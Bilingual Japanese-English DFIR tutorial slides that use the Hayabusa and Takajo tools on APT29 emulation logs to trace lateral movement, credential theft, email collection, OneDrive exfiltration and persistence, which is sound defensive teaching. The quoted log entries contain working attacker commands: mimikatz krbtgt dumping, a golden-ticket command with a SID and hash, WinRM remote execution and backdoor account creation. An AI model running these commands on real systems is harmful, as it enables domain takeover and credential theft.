2020-05-02 17:06:05.609 +09:00, UTICA.dmevals.local,med,…, Explicit Logon (Suspicious Process),…, TgtUser: mscott ¦ SrcUser: dschrute ¦ SrcIP: - ¦ Proc: C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe ¦ TgtSvr: HTTP/NEWYORK,

NEWYORK.dmevals.localにWinRMを行おうとする痕跡が見つかった。
判断迷いそうなものはhtmlのルールも見つつ対応してみることが大事。
平時でもhigh/medが出てたりするとそれを除外する必要があるので注意。

Lateral Movement

2020-05-02 17:06:05.607 +09:00, UTICA.dmevals.local ,med,…,Execute Invoke-command on Remote Host,…, ScriptBlock: Function Invoke-WinRMSession { param ($username, $Password, $IPAddress) $PSS = ConvertTo-SecureString $password -AsPlainText -Force $getcreds = new-object system.management.automation.PSCredential $username,$PSS $randomvar = (Get-RandomName 5) New-Variable -Name $randomvar -Scope Global -Value (New-PSSession -ComputerName $IPAddress -Credential $getcreds) $randomvar = "$"+"$randomvar" Return "`nSession opened, to run a command do the following:`nInvoke-Command -Session $randomvar -scriptblock {Get-Process} | out-string" }

2020-05-02 17:06:05.608 +09:00, NEWYORK.dmevals.local,med,…, Remote PowerShell Session Host Process (WinRM),…, Cmdline: C:¥windows¥system32¥wsmprovhost.exe -Embedding ¦ Proc: C:¥Windows¥System32¥wsmprovhost.exe ¦ User: DMEVALS¥mscott ¦ ParentCmdline: C:¥windows¥system32¥svchost.exe -k DcomLaunch -p ¦ LID: 0x748243 ¦ LGUID: {1f50f819-2924-5ead-4382-740000000000} ¦ PID: 4176 ¦ PGUID: {1f50f819-2924-5ead-cc03-000000000300} ¦ ParentPID: 948 ¦ ParentPGUID: {1f50f819-14b1-5ead-0e00-000000000300} ¦ Description: Host process for WinRM plug-ins ¦ Product: Microsoft® Windows® Operating System ¦ Company: Microsoft Corporation ¦ Hashes: SHA1=147FCAC6D6C4E2C397BAC2F1173F0183E05F6636,MD5=AB4AB98654635CABADB5F1A60BDA1C05,SHA256=5FCCFF57D379CDC4CF6196FEF554CEF753B4C76DC315F371F90AEBF07B6A18C3,IMPHASH=566283D9BC4787CDF98CCF90FD58FC2E

2020-05-02 17:06:05.609 +09:00, UTICA.dmevals.local,med,…, Explicit Logon (Suspicious Process),…, TgtUser: mscott ¦ SrcUser: dschrute ¦ SrcIP: - ¦ Proc: C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe ¦ TgtSvr: HTTP/NEWYORK,

We find invoking WinRM session to NEWYORK.dmevals.local.
Caution: high/med alert is often detected without attacking. I recommend exclude rule by continuous log checking.

感染の横展開をとらえる

Lateral Movement
（感染の横展開）
Credential Access
（認証情報アクセス）

m.exe（mimikatz）が他端末でも使われていないかを確認する

2020-05-02 17:07:16.322 +09:00,UTICA.dmevals.local,...,med,…, Powershell Install a DLL in System Directory,…ScriptBlock: Copy-Item m.exe -Destination "C:¥Windows¥System32¥" -ToSession $gurve

2020-05-02 17:07:56.610 +09:00,UTICA.dmevals.local,…high,…,Mimikatz Use, …CommandInvocation(New-Object): "New-Object" ParameterBinding(New-Object): name="TypeName"; value="System.String" ParameterBinding(New-Object): name="ArgumentList"; value="00027Invoke-Command -Session $gurve -scriptblock {C:¥Windows¥System32¥m.exe privilege::debug "lsadump::lsa /inject /name:krbtgt" exit} | out-string, 0, 5" …

2020-05-02 17:07:56.811 +09:00 , NEWYORK.dmevals.local,…,med,…,Remote PowerShell Session Host Process (WinRM),…Cmdline: "C:¥Windows¥System32¥m.exe" privilege::debug "lsadump::lsa /inject /name:krbtgt" exit ¦ Proc: C:¥Windows¥System32¥m.exe ¦ User: DMEVALS¥mscott ¦…

2020-05-02 17:18:49.205 +09:00,UTICA.dmevals.local,…high,…,Mimikatz Use, … …CommandLine= $id = New-Object System.String($i, 0, 5) Details: CommandInvocation(New-Object): "New-Object" ParameterBinding(New-Object): name="TypeName"; value="System.String" ParameterBinding(New-Object): name="ArgumentList"; value="00048invoke-mimikatz-Evals -command '"kerberos::golden /domain:dmevals.local /sid:S-1-5-21-1719095684-3458891352-3955206944 /rc4:8b51aa3797e27e7303271629d37f50d3 /user:kmalone /ptt"', 0, 5“…

mimikatzをWinRMを通じてNEWYORK.dmevals.localで実行された。krbtgtユーザに対してパスワードのダンプを実行して、kmaloneユーザへのPassTheTicket攻撃を行っている。

Lateral Movement

Lateral Movement
（感染の横展開）
Credential Access
（認証情報アクセス）

Checking by execution of m.exe（mimikatz）in PCs other than UTICA

2020-05-02 17:07:16.322 +09:00,UTICA.dmevals.local,...,med,…, Powershell Install a DLL in System Directory,…ScriptBlock: Copy-Item m.exe -Destination "C:¥Windows¥System32¥" -ToSession $gurve

2020-05-02 17:07:56.610 +09:00,UTICA.dmevals.local,…high,…,Mimikatz Use, …CommandInvocation(New-Object): "New-Object" ParameterBinding(New-Object): name="TypeName"; value="System.String" ParameterBinding(New-Object): name="ArgumentList"; value="00027Invoke-Command -Session $gurve -scriptblock {C:¥Windows¥System32¥m.exe privilege::debug "lsadump::lsa /inject /name:krbtgt" exit} | out-string, 0, 5" …

2020-05-02 17:07:56.811 +09:00 , NEWYORK.dmevals.local,…,med,…,Remote PowerShell Session Host Process (WinRM),…Cmdline: "C:¥Windows¥System32¥m.exe" privilege::debug "lsadump::lsa /inject /name:krbtgt" exit ¦ Proc: C:¥Windows¥System32¥m.exe ¦ User: DMEVALS¥mscott ¦…

2020-05-02 17:18:49.205 +09:00,UTICA.dmevals.local,…high,…,Mimikatz Use, … …CommandLine= $id = New-Object System.String($i, 0, 5) Details: CommandInvocation(New-Object): "New-Object" ParameterBinding(New-Object): name="TypeName"; value="System.String" ParameterBinding(New-Object): name="ArgumentList"; value="00048invoke-mimikatz-Evals -command '"kerberos::golden /domain:dmevals.local /sid:S-1-5-21-1719095684-3458891352-3955206944 /rc4:8b51aa3797e27e7303271629d37f50d3 /user:kmalone /ptt"', 0, 5“…

Executed mimikatz in NEWTORK.dmevals.local via WinRM.
Executed PassTheTicket attack with kmalone user credentials.

情報の収集をとらえる

AD領域まで到達されていることを確認した後に何かしらの情報の収集を行っていないかを確認する

2020-05-02 17:09:20.456 +09:00,UTICA.dmevals.local,...,med,…, Powershell Local Email Collection,…ScriptBlock: # This code was derived from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1114/Get-Inbox.ps1 function psemail { Add-type -assembly "Microsoft.Office.Interop.Outlook" | out-null $olFolders = "Microsoft.Office.Interop.Outlook.olDefaultFolders" -as [type] $outlook = new-object -comobject outlook.application $namespace = $outlook.GetNameSpace("MAPI") $folder = $namespace.getDefaultFolder($olFolders::olFolderInBox) $folder.items | Select-Object -Property Subject, ReceivedTime, SenderName, Body }

UTICA.dmevals.localで利用されているOutlookでの電子メールアドレスが収集されたことがわかる

ファイル収集でPowerShellを利用した場合、EID4104のPowerShellのScriptBlockログを調査することでわかる

Information Collection

Checking logs for information collection.

2020-05-02 17:09:20.456 +09:00,UTICA.dmevals.local,...,med,..., Powershell Local Email Collection,…ScriptBlock: # This code was derived from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1114/Get-Inbox.ps1 function psemail { Add-type -assembly "Microsoft.Office.Interop.Outlook" | out-null $olFolders = "Microsoft.Office.Interop.Outlook.olDefaultFolders" -as [type] $outlook = new-object -comobject outlook.application $namespace = $outlook.GetNameSpace("MAPI") $folder = $namespace.getDefaultFolder($olFolders::olFolderInBox) $folder.items | Select-Object -Property Subject, ReceivedTime, SenderName, Body }

Executed Outlook Local Email Collection In UTICA.dmevals.localOutlook.

情報の持ち出しをとらえる

収集したデータを外部に持ち出していないかをとらえる。

2020-05-02 17:14:17.664 +09:00,UTICA.dmevals.local,...,med,…, WebDav Client Execution Via Rundll32.EXE,…Cmdline: rundll32.exe C:¥windows¥system32¥davclnt.dll,DavSetCookie d.docs.live.net@SSL https://d.docs.live.net/E260BEAE58AE0245 ¦ Proc: C:¥Windows¥System32¥rundll32.exe ¦ User: DMEVALS¥dschrute ¦ ParentCmdline: C:¥windows¥system32¥svchost.exe -k LocalService -p -s WebClient ¦ LID: 0xa65039 ¦ LGUID: {8320f18b-24e4-5ead-3950-a60000000000} ¦ PID: 10444 ¦ PGUID: {8320f18b-2add-5ead-dd05-000000000400} ¦ ParentPID: 8416 ¦ ParentPGUID: {8320f18b-2ada-5ead-dc05-000000000400} ¦ Description: Windows host process (Rundll32) ¦ Product: Microsoft® Windows® Operating System ¦ Company: Microsoft Corporation ¦ Hashes: SHA1=7662A8D2F23C3474DEC6EF8E2B0365B0B86714EE,MD5=F68AF942FD7CCC0E7BAB1A2335D2AD26,SHA256=11064E9EDC605BD5B0C0A505538A0D5FD7DE53883AF342F091687CAE8628ACD0,IMPHASH=F27A7FC3A53E74F45BE370131953896A

UTICA.dmevals.localでOneDriveを利用してデータを持ち出された疑いがある

ユーザの正規な作業の可能性もあるため確定する際は社内ルール照合と本人確認などが必要となる

Exfiltration

Checking logs for data exfiltration.

2020-05-02 17:14:17.664 +09:00,UTICA.dmevals.local,...,med,…, WebDav Client Execution Via Rundll32.EXE,…Cmdline: rundll32.exe C:¥windows¥system32¥davclnt.dll,DavSetCookie d.docs.live.net@SSL https://d.docs.live.net/E260BEAE58AE0245 ¦ Proc: C:¥Windows¥System32¥rundll32.exe ¦ User: DMEVALS¥dschrute ¦ ParentCmdline: C:¥windows¥system32¥svchost.exe -k LocalService -p -s WebClient ¦ LID: 0xa65039 ¦ LGUID: {8320f18b-24e4-5ead-3950-a60000000000} ¦ PID: 10444 ¦ PGUID: {8320f18b-2add-5ead-dd05-000000000400} ¦ ParentPID: 8416 ¦ ParentPGUID: {8320f18b-2ada-5ead-dc05-000000000400} ¦ Description: Windows host process (Rundll32) ¦ Product: Microsoft® Windows® Operating System ¦ Company: Microsoft Corporation ¦ Hashes: SHA1=7662A8D2F23C3474DEC6EF8E2B0365B0B86714EE,MD5=F68AF942FD7CCC0E7BAB1A2335D2AD26,SHA256=11064E9EDC605BD5B0C0A505538A0D5FD7DE53883AF342F091687CAE8628ACD0,IMPHASH=F27A7FC3A53E74F45BE370131953896A

Executed exfiltration via OneDrive in UTICA.dmevals.local.

Since there is a possibility that the user's work is legitimate, it is necessary to check internal rules and confirm the identity of the user when confirming the work.

攻撃痕跡の消去をとらえる

攻撃に利用したファイルや他ファイルの削除が行われていないかをとらえる

2020-05-02 17:14:59.557 +09:00,UTICA.dmevals.local,...,info,…, PwSh Scriptblock,…ScriptBlock: wipe "C:¥Windows¥System32¥m.exe"

UTICA.dmevals.localで利用した攻撃ツール（mimikatz）を削除している

Malicious tools deletion

Checking logs whether files used in the attack or other files have been deleted.

2020-05-02 17:14:59.557 +09:00,UTICA.dmevals.local,...,info,…, PwSh Scriptblock,…ScriptBlock: wipe "C:¥Windows¥System32¥m.exe"

Deleted mimikatz in UTICA.dmevals.local.

攻撃の永続化を追う

UTICA.dmevals.localのイベントを追う。すでにmimikazが配置されたマシン（192.168.0.4）はわかっているのでそこから調べる

2020-05-02 17:16:03.595 +09:00,UTICA.dmevals.local,...,info,…, PwSh Pipeline Exec,…Payload: CommandInvocation(New-Object): "New-Object" ParameterBinding(New-Object): name="TypeName"; value="System.String" ParameterBinding(New-Object): name="ArgumentList"; value="00041restart-computer -force, 5, 23“

2020-05-02 17:16:03.595 +09:00,UTICA.dmevals.local,...,info,…, PwSh Pipeline Exec,…Payload: CommandInvocation(Get-Random): "Get-Random" ParameterBinding(Get-Random): name="Maximum"; value="https://192.168.0.4:443, https://192.168.0.4:443"

マシンの再起動を行い、そのあとに192.168.0.4にアクセスするようにしているように見られる

今回は再起動を攻撃者側から実施しているが実際の利用フローだと再起動を攻撃者がかけるのは検知側に気づかれやすいためリスクが高いので行われないと思われる。ほかにも起動時の実行など様々な永続化の手法がある。まず攻撃全体の流れを追うのであれば永続化の詳細を追うのは後回しでもよいかと思われる。（やらなくてよいというわけではない）

Persistence

Checking logs in UTICA.dmevals.local events. Additional search for access to 192.168.0.4.

2020-05-02 17:16:03.595 +09:00,UTICA.dmevals.local,...,info,…, PwSh Pipeline Exec,…Payload: CommandInvocation(New-Object): "New-Object" ParameterBinding(New-Object): name="TypeName"; value="System.String" ParameterBinding(New-Object): name="ArgumentList"; value="00041restart-computer -force, 5, 23“

2020-05-02 17:16:03.595 +09:00,UTICA.dmevals.local,...,info,…, PwSh Pipeline Exec,…Payload: CommandInvocation(Get-Random): "Get-Random" ParameterBinding(Get-Random): name="Maximum"; value="https://192.168.0.4:443, https://192.168.0.4:443"

Rebooted machine and accessed 192.168.0.4.

In this case, the restart is performed from the attacker's side, but in the actual usage flow, it is not likely that an attacker would perform a restart because it would be too risky and easily detected by the detection side. If we first follow the overall flow of the attack, we may be able to follow the details of persistence later. (This does not mean that it is not necessary to do so.)

感染の横展開をとらえる

Lateral Movement（感染の横展開）
Persistence（永続化）

m.exe（mimikatz）が他端末でも使われていないかを確認する

2020-05-02 17:18:49.205 +09:00,UTICA.dmevals.local,…high,…,Mimikatz Use, …CommandLine= $id = New-Object System.String($i, 0, 5) Details: CommandInvocation(New-Object): "New-Object" ParameterBinding(New-Object): name="TypeName"; value="System.String" ParameterBinding(New-Object): name="ArgumentList"; value="00048invoke-mimikatz-Evals -command '"kerberos::golden /domain:dmevals.local /sid:S-1-5-21-1719095684-3458891352-3955206944 /rc4:8b51aa3797e27e7303271629d37f50d3 /user:kmalone /ptt"', 0, 5" ¦ Opcode: Info ¦ RecordNumber: 53319 ¦ Severity: INFO ¦ SeverityValue: 2 ¦ SourceModuleName: eventlog ¦ SourceModuleType: im_msvistalog ¦ SourceName: PowerShell ¦ Task: 8 ¦ ThreadID: 0 ¦ host: wec.internal.cloudapp.net ¦ port: 64167 ¦ tags: mordorDataset

2020-05-02 17:24:01.183 +09:00 , UTICA.dmevals.local ,…info,…,PwSh Pipeline Exec,…Payload: CommandInvocation(New-Object): "New-Object" ParameterBinding(New-Object): name="TypeName"; value="System.String" ParameterBinding(New-Object): name="ArgumentList"; value="00058Invoke-Command -ComputerName SCRANTON -ScriptBlock {net user /add toby "pamBeesly<3"}, 0, 5“

2020-05-02 17:24:01.474 +09:00, SCRANTON.dmevals.local,…,high,…, Remote PowerShell Session Host Process (WinRM), Cmdline: "C:¥windows¥system32¥net.exe" user /add toby pamBeesly<3 ¦ Proc: C:¥Windows¥System32¥net.exe ¦ PID: 4868 ¦ User: kmalone ¦ LID: 0x83c204

2020-05-02 17:24:01.474 +09:00, SCRANTON.dmevals.local,…,high,…, Remote PowerShell Sessions Network Connections (WinRM) ,Proc: System ¦ SrcIP: 10.0.1.5 ¦ SrcPort: 50098 ¦ TgtIP: 10.0.1.4 ¦ TgtPort: 5985 ¦ Protocol: 6 ¦ TgtMachineID: S-1-0-0 ¦ TgtSID: S-1-0-0 ¦ PID: n/a

GoldenTicketを使ってtobyというユーザをSCRANTONに新たなユーザ（toby）を作っている。そのままSCRANTON.dmevals.localに侵入されたと思われる。

Lateral Movement

Lateral Movement
Persistence

Checking logs for used m.exe(mimikatz) in PCs other than UTICA

2020-05-02 17:18:49.205 +09:00,UTICA.dmevals.local,…high,…,Mimikatz Use, …CommandLine= $id = New-Object System.String($i, 0, 5) Details: CommandInvocation(New-Object): "New-Object" ParameterBinding(New-Object): name="TypeName"; value="System.String" ParameterBinding(New-Object): name="ArgumentList"; value="00048invoke-mimikatz-Evals -command '"kerberos::golden /domain:dmevals.local /sid:S-1-5-21-1719095684-3458891352-3955206944 /rc4:8b51aa3797e27e7303271629d37f50d3 /user:kmalone /ptt"', 0, 5" ¦ Opcode: Info ¦ RecordNumber: 53319 ¦ Severity: INFO ¦ SeverityValue: 2 ¦ SourceModuleName: eventlog ¦ SourceModuleType: im_msvistalog ¦ SourceName: PowerShell ¦ Task: 8 ¦ ThreadID: 0 ¦ host: wec.internal.cloudapp.net ¦ port: 64167 ¦ tags: mordorDataset

2020-05-02 17:24:01.183 +09:00 , UTICA.dmevals.local ,…info,…,PwSh Pipeline Exec,…Payload: CommandInvocation(New-Object): "New-Object" ParameterBinding(New-Object): name="TypeName"; value="System.String" ParameterBinding(New-Object): name="ArgumentList"; value="00058Invoke-Command -ComputerName SCRANTON -ScriptBlock {net user /add toby "pamBeesly<3"}, 0, 5“

2020-05-02 17:24:01.474 +09:00, SCRANTON.dmevals.local,…,high,…, Remote PowerShell Session Host Process (WinRM), Cmdline: "C:¥windows¥system32¥net.exe" user /add toby pamBeesly<3 ¦ Proc: C:¥Windows¥System32¥net.exe ¦ PID: 4868 ¦ User: kmalone ¦ LID: 0x83c204

2020-05-02 17:24:01.474 +09:00, SCRANTON.dmevals.local,…,high,…, Remote PowerShell Sessions Network Connections (WinRM) ,Proc: System ¦ SrcIP: 10.0.1.5 ¦ SrcPort: 50098 ¦ TgtIP: 10.0.1.4 ¦ TgtPort: 5985 ¦ Protocol: 6 ¦ TgtMachineID: S-1-0-0 ¦ TgtSID: S-1-0-0 ¦ PID: n/a

Added a user in SCRANTON by using a Golden Ticket.

そもそも……

今回のケースだとWindowsのイベントログはとっているがデフォルトだとセキュリティ、ログオンログオフ、サービスインストール程度しか取れずsigmaルールの10-20%程度しか利用できない……

Sysmonをとることでsigmaのルールカバーを増やすことができるが、その分ログ出力が多くなりサービスに影響を与えてしまう……

どうやって設定したら……？

https://github.com/Yamato-Security/EnableWindowsLogSettings をチェック！

ただし端末の設定変更は自己責任で！サービスに影響を与えない範囲でテストして本番環境への対応を！

Is this event log enough?

In this case, Windows event logs are taken, but by default, only security, logon logoff, and service installation are taken, and only 10-20% of sigma rules are available.

Sysmon can be used to increase sigma rule coverage, but this will increase log output and affect services.
How do you properly configure windows event logs……?

Check https://github.com/Yamato-Security/EnableWindowsLogSettings!

However, you are responsible for changing computer settings! Test it to the extent that it does not affect the service and then take it to the production environment!

まだまだあるぞ！Hayabusaの本領

```
Hayabusa v2.12.0 - SECCON Christmas Release
Yamato Security (https://github.com/Yamato-Security/hayabusa - @SecurityYamato)

Usage:
  hayabusa.exe <COMMAND> [OPTIONS]
  hayabusa.exe help <COMMAND>

Commands:
  computer-metrics     Print computer name metrics
  csv-timeline         Save the timeline in CSV format
  eid-metrics          Print event ID metrics
  json-timeline        Save the timeline in JSON/JSONL format
  level-tuning         Tune alert levels (default: ./rules/config/level_tuning.txt)
  list-contributors    Print the list of contributors
  list-profiles        List the output profiles
  logon-summary        Print a summary of successful and failed logons
  pivot-keywords-list  Create a list of pivot keywords
  search               Search all events by keyword(s) or regular expression
  set-default-profile  Set default output profile
  update-rules         Update to the latest rules in the hayabusa-rules github repository
  help                 Print this message or the help of the given subcommand(s)
```

More! Hayabusa poweeeer!

```
Hayabusa v2.12.0 - SECCON Christmas Release
Yamato Security (https://github.com/Yamato-Security/hayabusa - @SecurityYamato)

Usage:
  hayabusa.exe <COMMAND> [OPTIONS]
  hayabusa.exe help <COMMAND>

Commands:
  computer-metrics     Print computer name metrics
  csv-timeline         Save the timeline in CSV format
  eid-metrics          Print event ID metrics
  json-timeline        Save the timeline in JSON/JSONL format
  level-tuning         Tune alert levels (default: ./rules/config/level_tuning.txt)
  list-contributors    Print the list of contributors
  list-profiles        List the output profiles
  logon-summary        Print a summary of successful and failed logons
  pivot-keywords-list  Create a list of pivot keywords
  search               Search all events by keyword(s) or regular expression
  set-default-profile  Set default output profile
  update-rules         Update to the latest rules in the hayabusa-rules github repository
  help                 Print this message or the help of the given subcommand(s)
```

まだまだあるぞ！ Takajoの本領

```
~#@) .\takajo-win-x64.exe

 by Yamato Security

Version: 2.3.0 SECCON Christmas Release
Usage: takajo.exe <COMMAND>

Commands:
  help                          print comprehensive or per-cmd help
  extract-scriptblocks          extract and reassemble PowerShell EID 4104 script block logs
  list-domains                  create a list of unique domains to be used with vt-domain-lookup
  list-hashes                   create a list of process hashes to be used with vt-hash-lookup
  list-ip-addresses             create a list of unique target and/or source IP addresses to be used with vt-ip-lookup
  list-undetected-evtx          create a list of undetected evtx files
  list-unused-rules             create a list of unused sigma rules
  split-csv-timeline            split up a large CSV file into smaller ones based on the computer name
  split-json-timeline           split up a large JSONL timeline into smaller ones based on the computer name
  stack-logons                  stack logons by target user, target computer, source IP address and source computer
  sysmon-process-tree           output the process tree of a certain process
  timeline-logon                create a CSV timeline of logon events
  timeline-partition-diagnostic create a CSV timeline of partition diagnostic events
  timeline-suspicious-processes create a CSV timeline of suspicious processes
  ttp-summary                   summarize tactics and techniques found in each computer
  ttp-visualize                 extract TTPs and create a JSON file to visualize in MITRE ATT&CK Navigator
  vt-domain-lookup              look up a list of domains on VirusTotal
  vt-hash-lookup                look up a list of hashes on VirusTotal
  vt-ip-lookup                  look up a list of IP addresses on VirusTotal

Command help: takajo help <COMMAND>

Examples:
  extract-scriptblocks -t ../hayabusa/timeline.jsonl [--level low] -o scriptblock-logs
  list-domains -t ../hayabusa/timeline.jsonl -o domains.txt
  list-hashes -t ../hayabusa/case-1.jsonl -o case-1
  list-ip-addresses -t ../hayabusa/timeline.jsonl -o ipAddresses.txt
  list-undetected-evtx -t ../hayabusa/timeline.csv -e ../hayabusa-sample-evtx
  list-unused-rules -t ../hayabusa/timeline.csv -r ../hayabusa/rules
  split-csv-timeline -t ../hayabusa/timeline.csv [--makeMultiline] -o case-1-csv
  split-json-timeline -t ../hayabusa/timeline.jsonl -o case-1-json
  stack-logons -t ../hayabusa/timeline.jsonl -o logons.csv
  sysmon-process-tree -t ../hayabusa/timeline.jsonl -p <Process GUID> [-o process-tree.txt]
  timeline-logon -t ../hayabusa/timeline.jsonl -o logon-timeline.csv
  timeline-partition-diagnostic -t ../hayabusa/timeline.jsonl -o partition-diagnostic-timeline.csv
  timeline-suspicious-processes -t ../hayabusa/timeline.jsonl [--level medium] [-o suspicious-processes.csv]
  ttp-summary -t ../hayabusa/timeline.jsonl -o ttp-summary.csv
  ttp-visualize -t ../hayabusa/timeline.jsonl -o mitre-attack-navigator.json
  vt-domain-lookup  -a <API-KEY> --domainList domains.txt -r 1000 -o results.csv --jsonOutput responses.json
  vt-hash-lookup -a <API-KEY> --hashList case-1-MD5-hashes.txt -r 1000 -o results.csv --jsonOutput responses.json
  vt-ip-lookup -a <API-KEY> --ipList ipAddresses.txt -r 1000 -o results.csv --jsonOutput responses.json
```

More! takajo poweeer!!!

```
~#@) .\takajo-win-x64.exe
```

```
 by Yamato Security

Version: 2.3.0 SECCON Christmas Release
Usage: takajo.exe <COMMAND>

Commands:
  help                          print comprehensive or per-cmd help
  extract-scriptblocks          extract and reassemble PowerShell EID 4104 script block logs
  list-domains                  create a list of unique domains to be used with vt-domain-lookup
  list-hashes                   create a list of process hashes to be used with vt-hash-lookup
  list-ip-addresses             create a list of unique target and/or source IP addresses to be used with vt-ip-lookup
  list-undetected-evtx          create a list of undetected evtx files
  list-unused-rules             create a list of unused sigma rules
  split-csv-timeline            split up a large CSV file into smaller ones based on the computer name
  split-json-timeline           split up a large JSONL timeline into smaller ones based on the computer name
  stack-logons                  stack logons by target user, target computer, source IP address and source computer
  sysmon-process-tree           output the process tree of a certain process
  timeline-logon                create a CSV timeline of logon events
  timeline-partition-diagnostic create a CSV timeline of partition diagnostic events
  timeline-suspicious-processes create a CSV timeline of suspicious processes
  ttp-summary                   summarize tactics and techniques found in each computer
  ttp-visualize                 extract TTPs and create a JSON file to visualize in MITRE ATT&CK Navigator
  vt-domain-lookup              look up a list of domains on VirusTotal
  vt-hash-lookup                look up a list of hashes on VirusTotal
  vt-ip-lookup                  look up a list of IP addresses on VirusTotal

Command help: takajo help <COMMAND>

Examples:
  extract-scriptblocks -t ../hayabusa/timeline.jsonl [--level low] -o scriptblock-logs
  list-domains -t ../hayabusa/timeline.jsonl -o domains.txt
  list-hashes -t ../hayabusa/case-1.jsonl -o case-1
  list-ip-addresses -t ../hayabusa/timeline.jsonl -o ipAddresses.txt
  list-undetected-evtx -t ../hayabusa/timeline.csv -e ../hayabusa-sample-evtx
  list-unused-rules -t ../hayabusa/timeline.csv -r ../hayabusa/rules
  split-csv-timeline -t ../hayabusa/timeline.csv [--makeMultiline] -o case-1-csv
  split-json-timeline -t ../hayabusa/timeline.jsonl -o case-1-json
  stack-logons -t ../hayabusa/timeline.jsonl -o logons.csv
  sysmon-process-tree -t ../hayabusa/timeline.jsonl -p <Process GUID> [-o process-tree.txt]
  timeline-logon -t ../hayabusa/timeline.jsonl -o logon-timeline.csv
  timeline-partition-diagnostic -t ../hayabusa/timeline.jsonl -o partition-diagnostic-timeline.csv
  timeline-suspicious-processes -t ../hayabusa/timeline.jsonl [--level medium] [-o suspicious-processes.csv]
  ttp-summary -t ../hayabusa/timeline.jsonl -o ttp-summary.csv
  ttp-visualize -t ../hayabusa/timeline.jsonl -o mitre-attack-navigator.json
  vt-domain-lookup  -a <API-KEY> --domainList domains.txt -r 1000 -o results.csv --jsonOutput responses.json
  vt-hash-lookup -a <API-KEY> --hashList case-1-MD5-hashes.txt -r 1000 -o results.csv --jsonOutput responses.json
  vt-ip-lookup -a <API-KEY> --ipList ipAddresses.txt -r 1000 -o results.csv --jsonOutput responses.json
```

まとめ

DFIRでは多くの情報を限られた時間で正確にまとめる必要がある

そのための素晴らしいオープンソースである「Hayabusa」、「Takajo」

APT29のデータをもとにHayabusaで解析を行い、被害範囲、大まかなタイムライン、持ち出し先なども特定することができた

そもそもイベントログをとっていないとHayabusaやTakajoも力を発揮できないのでイベントログ出力設定は確認しましょう

levelを過信せずSigmaルールを確認したうえで確実なDFIRを！

今回の使い方はあくまで入門編。ぜひ使ってみてStarやissueなどもお待ちしております！

Conclusion

- DFIR needs to accurately summarize a lot of information in a limited time.
- “Hayabusa" and "Takajo" are great open sources for this purpose,
- Using Hayabusa, we were able to determine the extent of the damage, a rough timeline, and the destination of the items taken out of the APT29 data.
- Hayabusa and Takajo are not effective without event logs, so please check your event log output settings.
- Do not be overconfident about the level of DFIR. Make sure to check the Sigma rule when investigating!
- This is just a 101. Please try it. We would be happy if you share on SNS, give us a star, create issues on GitHub, etc...!